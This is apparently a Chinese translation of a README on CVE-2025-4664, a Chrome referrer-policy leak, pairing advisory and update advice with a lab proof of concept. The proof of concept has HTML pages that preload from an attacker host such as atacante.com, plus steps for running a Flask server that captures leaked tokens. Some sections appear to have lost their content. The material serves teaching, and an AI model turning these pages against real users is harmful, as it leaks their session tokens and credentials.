

CVE-2025-4664 漏洞是 Google Chrome Loader 组件中识别出的一个高严重性安全缺陷,存在于 136.0.7103.113 之前的版本中。该问题允许远程攻击者通过特制的 HTML 页面泄露跨源数据,从而可能危及会话令牌或身份验证凭据等敏感信息。
该缺陷源于 Chrome Loader 组件中安全策略的不当实现。具体而言,Chrome 会在子资源(如图像或脚本)请求中解析 HTTP Link 头中的 referrer-policy 指令,而其他浏览器则不会这样做。攻击者可以利用这一点,设置一个限制较宽松的策略(如 unsafe-url),导致 Chrome 将完整 URL(包括敏感参数)泄露给攻击者控制的域名。
该漏洞已在真实环境中被积极利用,促使美国网络安全与基础设施安全局(CISA)将其列入已知被利用漏洞目录(KEV)。CISA 已将 2025 年 6 月 5 日设定为联邦机构应用相应修复程序的截止日期。
Google 已发布更新以修复此漏洞,涉及以下版本:
强烈建议所有用户将 Chrome 浏览器更新到可用的最新版本。要检查并应用更新:
此外,基于 Chromium 的浏览器(如 Microsoft Edge、Brave、Opera 和 Vivaldi)用户也应关注相应的更新,因为这些浏览器可能受到该漏洞的影响。
保持浏览器更新对于防范活跃的安全威胁和保护个人信息至关重要。
CVE-2025-4664 漏洞通过操纵 Google Chrome 在从 HTML 链接加载子资源(如图像、脚本等)时处理引用策略(referrer-policy)的方式来进行利用。
🌐 创建恶意网站:
攻击者创建一个网站,在其 HTTP 头中包含如下 HTML 链接:
<link rel="preload" as="image" href="https://victima.com/imagen.jpg" referrerpolicy="unsafe-url">
🔧 操纵 referrer-policy:
在大多数浏览器中,<link> 标签中的此 referrerpolicy 不会应用于所加载的资源。然而,Chrome 确实会应用它,这正是问题的核心。
📤 Referer 泄露: 当受害者的浏览器(Chrome)从 victima.com 加载资源时,会将源站点的完整 URL 作为 Referer 头发送,其中可能包含:
<link rel="preload" as="image" href="https://atacante.com/captura.jpg" referrerpolicy="unsafe-url">
当受害者访问该资源时,Chrome 会将其完整 URL 作为 Referer 发送到攻击者的服务器。
1- 攻击者向受害者发送一个指向以下地址的链接:
https://atacante.com/pagina-maliciosa.html
<link rel="preload" as="image" href="https://victima.com/perfil?token=ABC123" referrerpolicy="unsafe-url">
Referer: https://victima.com/perfil?token=ABC123
到攻击者域名,从而暴露令牌。
index.html — 受害者文件该文件模拟攻击的受害者,是一个简化的 HTML 演示,用于展示如何使用恶意的 标签利用 CVE-2025-4664 漏洞:
<!DOCTYPE html>
<html lang="es">
<head>
  <meta charset="UTF-8">
  <title>Demo CVE-2025-4664</title>

  <!-- Este recurso apunta a un sitio de la víctima con información sensible en la URL -->
  <link rel="preload" as="image"
        href="https://victima.com/perfil?token=ABC123"
        referrerpolicy="unsafe-url">
</head>
<body>
  <h1>Demostración de la vulnerabilidad CVE-2025-4664</h1>
  <p>Si estás usando una versión vulnerable de Chrome, el navegador enviará el <strong>Referer completo</strong> a la URL de arriba.</p>
</body>
</html>
<link> 标签被配置为从 victima.com 预加载一张包含 URL 令牌的图像。servidor_atacante.py — 攻击者文件通过此脚本,可以使用一个小的 Python 服务器自动化攻击以捕获 Referer。以下是一个使用 Flask 模拟接收数据的攻击者服务器的示例:
index.html 代表的受害者的攻击。pip install flask
python servidor_atacante.py
<link rel="preload" as="image"
      href="http://<tu_IP>:8080/captura.jpg"
      referrerpolicy="unsafe-url">
将 <tu_IP> 替换为运行该脚本的服务器的公网或本地 IP。
打开终端(PowerShell 或 CMD)。
导航到文件所在文件夹:
cd "C:\Users\Sebas\Desktop\servidor_atacante"
python servidor_atacante.py
* Running on http://127.0.0.1:8080
* Running on http://192.168.1.35:8080
在同一个文件夹(C:\Users\Sebas\Desktop\servidor_atacante)中,创建一个名为 index.html 的文件,内容如下:
<!DOCTYPE html>
<html lang="es">
<head>
  <meta charset="UTF-8">
  <title>Demo CVE-2025-4664</title>

  <!-- Simula el ataque -->
  <link rel="preload" as="image"
        href="http://192.168.1.35:8080/captura.jpg"
        referrerpolicy="unsafe-url">
</head>
<body>
  <h1>Simulación CVE-2025-4664</h1>
  <p>Este HTML intenta filtrar la URL completa (incluyendo el token) al atacante.</p>
</body>
</html>
✅ 重要: 确保 IP(192.168.1.35)与 Flask 显示的本地 IP 一致。如果不同,请在 HTML 中更改。
打开 Chrome。
在地址栏中输入:
file:///C:/[Carpeta destino]/servidor_atacante/index.html?token=ABC123
按回车键。
📥 在服务器上查看结果 在 Flask 控制台中,你应该会看到类似以下内容:
[+] Referer recibido: file:///C:/[Carpeta destino]/servidor_atacante/index.html?token=ABC123
[Carpeta destino]:将此参数修改为我们保存文件的位置。
🎯 这意味着浏览器已将完整的 Referer 发送给了攻击者!
该说明由 Sebastian Peinador 编写,用于进攻性网络安全的教学和研究目的。
本材料根据 MIT 许可证分发。
如果对你有用,别忘了给仓库点 ⭐ 或分享它!